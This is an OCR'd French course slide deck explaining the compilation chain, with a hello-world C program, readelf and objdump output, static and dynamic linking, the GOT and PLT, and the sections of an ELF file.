
- Symboles : nom des variables et de fonctions
- Table des symboles: Correspondance symbole <-> adresse dans le fichier objet

```c
#include <stdio.h>
#define FORMAT_STRING "%s"
#define MESSAGE "Hello, world!\n"

int main(int argc, char *argv[]) {
        printf(FORMAT_STRING, MESSAGE);
        return 0;
}
```



# Chaîne de compilation

## Edition de lien





```
$readelf --relocs compilation_examples.o

Section de réadressage '.rela.text' à l'adresse de décalage 0x228 contient 2 entrées:
  Décalage        Info           Type           Val.-symboles Noms-symb.+ Addenda
000000000012  000500000002 R_X86_64_PC32     0000000000000000 .rodata - 4
000000000017  000b00000004 R_X86_64_PLT32    0000000000000000 puts - 4
```

```
$objdump -sj .rodata compilation_examples.o

compilation_examples.o:     format de fichier elf64-x86-64

Contenu de la section .rodata :
 0000 48656c6c 6f2c2077 6f726c64 2100      Hello, world!.
[parrot@parrot-vmwarevirtualplatform]-[~/data/avl]
$objdump -M intel -d compilation_examples.o

compilation_examples.o:     format de fichier elf64-x86-64


Déassemblage de la section .text :

0000000000000000 <main>:
   0:   55                      push   rbp
   1:   48 89 e5                mov    rbp,rsp
   4:   48 83 ec 10             sub    rsp,0x10
   8:   89 7d fc                mov    DWORD PTR [rbp-0x4],edi
   b:   48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
   f:   48 8d 3d 00 00 00 00    lea    rdi,[rip+0x0]        # 16 <main+0x16>
  16:   e8 00 00 00 00          call   1b <main+0x1b>
  1b:   b8 00 00 00 00          mov    eax,0x0
  20:   c9                      leave
  21:   c3                      ret
```

# Chaîne de compilation

## Edition de lien





# Chaîne de compilation

**Edition de lien → Statique**

```
gcc -static compilation_example.c -o
compilation_example.o
```

Utilisation de la fonction printf définie dans la librairie STDIO




# Chaîne de compilation

**Edition de lien → Statique**

- Il combine tous les fichiers objets et toutes les bibliothèques requises en un seul exécutable :
  - Le linker résout les **références de symboles** (noms de fonctions et de variables) qui sont utilisées dans un fichier objet mais définies dans un autre.
  - Le linker intègre tout le code nécessaire des bibliothèques externes directement dans le fichier exécutable.



# Chaîne de compilation


- **Edition de lien → dynamique**

**GOT (Global Offset Table)**

C'est une structure de données utilisée dans les programmes utilisant l'édition de lien dynamique. Elle stocke les adresses des variables globales et des fonctions qui sont importées à partir de bibliothèques partagées. Lorsqu'un programme est compilé, les adresses réelles de ces fonctions et variables ne sont pas connues, car elles seront résolues au moment de l'exécution.

**PLT (Procedure LinkageTable)**

C'est est un mécanisme qui fonctionne aux côtés de la GOT pour faciliter l'appel de fonctions dans des bibliothèques partagées. La PLT contient des stubs pour chaque fonction qui est appelée à partir d'une bibliothèque partagée.



# Chaîne de compilation


- **Edition de lien → dynamique**

**GOT (Global Offset Table)**

C'est une structure de données utilisée dans les programmes utilisant l'édition de lien dynamique. Elle stocke les adresses des variables globales et des fonctions qui sont importées à partir de bibliothèques partagées. Lorsqu'un programme est compilé, les adresses réelles de ces fonctions et variables ne sont pas connues, car elles seront résolues au moment de l'exécution.

**PLT (Procedure LinkageTable)**

C'est est un mécanisme qui fonctionne aux côtés de la GOT pour faciliter l'appel de fonctions dans des bibliothèques partagées. La PLT contient des stubs pour chaque fonction qui est appelée à partir d'une bibliothèque partagée.



# Chaîne de compilation


- **Edition de lien → dynamique**

**GOT (Global Offset Table)**

C'est une structure de données utilisée dans les programmes utilisant l'édition de lien dynamique. Elle stocke les adresses des variables globales et des fonctions qui sont importées à partir de bibliothèques partagées. Lorsqu'un programme est compilé, les adresses réelles de ces fonctions et variables ne sont pas connues, car elles seront résolues au moment de l'exécution.

**PLT (Procedure LinkageTable)**

C'est est un mécanisme qui fonctionne aux côtés de la GOT pour faciliter l'appel de fonctions dans des bibliothèques partagées. La PLT contient des stubs pour chaque fonction qui est appelée à partir d'une bibliothèque partagée.



# Chaîne de compilation


- **Edition de lien → dynamique**

**GOT (Global Offset Table)**


C'est une structure de données utilisée dans les programmes utilisant l'édition de lien dynamique. Elle stocke les adresses des variables globales et des fonctions qui sont importées à partir de bibliothèques partagées. Lorsqu'un programme est compilé, les adresses réelles de ces fonctions et variables ne sont pas connues, car elles seront résolues au moment de l'exécution.

**PLT (Procedure LinkageTable)**

C'est est un mécanisme qui fonctionne aux côtés de la GOT pour faciliter l'appel de fonctions dans des bibliothèques partagées. La PLT contient des stubs pour chaque fonction qui est appelée à partir d'une bibliothèque partagée.



# Chaîne de compilation



# Format ELF

Un programme ELF est composé :

- D'un entête général
- D'entêtes de sections
- De sections:

  ***.init*** contient **du code exécutable** réalisant certaines initialisations et s'exécutant avant tout autre code

  ***.fini*** est analogue à .init mais s'exécute après le main

  ***.text* section de code** où le main et les fonctions du programme résident

  ***.rodata* section de données** qui est en lecture seule et destinée au stockage des constantes du programme

  ***.data*** section de données en écriture et contient les variables initialisées

  ***.bss*** section de données en écriture et contient les variables non initialisées

